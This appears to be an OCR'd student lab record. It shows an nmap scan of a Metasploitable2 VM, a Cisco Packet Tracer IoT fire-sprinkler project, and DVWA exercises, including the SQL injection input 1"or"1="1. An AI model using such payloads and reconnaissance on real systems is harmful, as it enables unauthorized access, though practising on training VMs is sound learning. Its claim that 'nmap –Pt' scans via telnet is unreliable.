
```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJiTFBVk7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```



f) **nmap –Pt**


This is used to scn the system using telnet.




Networking project on Fire extinguisher using cisco packet tracer.

The Cisco Packet Tracer is used for this research. We need this so that we can imitate the network devices. When smoke is detected, this project is utilised to manage the fire and turn on the filter..

We need a server, a water sprinkler, a smoke detector, and three smoke-emitting cars in order to achieve this. We must rename the server to registration server and the water sprinkler to sprinkler after dragging and dropping each of these components into the working area. Then, all of the networks must be of the static kind, which can be verified in the settings of each component's configuration. The server, water sprinkler, and smoke detector's ipv4 addresses must then be assigned. These components' respective IPv4 addresses are 1.0.0.1, 1.0.0.2, and 1.0.0.3. Then, under the server's desktop settings, we must look for the user and establish an account by providing a username.


Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL
http://1.0.0.1/conditions.html
Go
Stop
IoT Server - Device Conditions
Home | Conditions | Editor | Log O
Actions
Enabled
Name
Condition
Actions
Edit
Remove
Yes
smoke on
PTT08108H7A- Level >= 0.4
Set PTT08100D38- Status to 1
Edit
Remove
Yes
smoke off
PTT08108H7A- Level < 0.4
Set PTT08100D38- Status to 0
Add
Top



File Edit Options View Tools Extensions Window Help
Logical
Physical
Root
1.0.0.1
Server-PT
registration server
AccessPoint-PT
Access Point0
Old Car
IoT2
Old Car
IoT3
Old Car
IoT4
Smoke Detector
IoT0
1.0.0.2
Lawn Sprinkler
sprinkler
1.0.0.3
Realtime
Simulation
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete
819HG-4G-IOX

Group2:


Perform exploiting DVWA


Perform SQL injection on DVWA

Step 1: Start the virtual machine's metasploitable and kali linux operating systems. Locate the IP address of the metastable system, then type it into Firefox.




Step 2: Open the link DVWA and enter the username as admin and the password as password.







Step 3: Go to DWDA security page and change the security level from high to low. Then go to SQL

injection and type the user ID as 1”or”1=”1 click submit. Now you will get the username.








Perform Cross-site scripting on DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




```
 _                  _                  _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Open the link DVWA and enter the username as admin and the password as password.

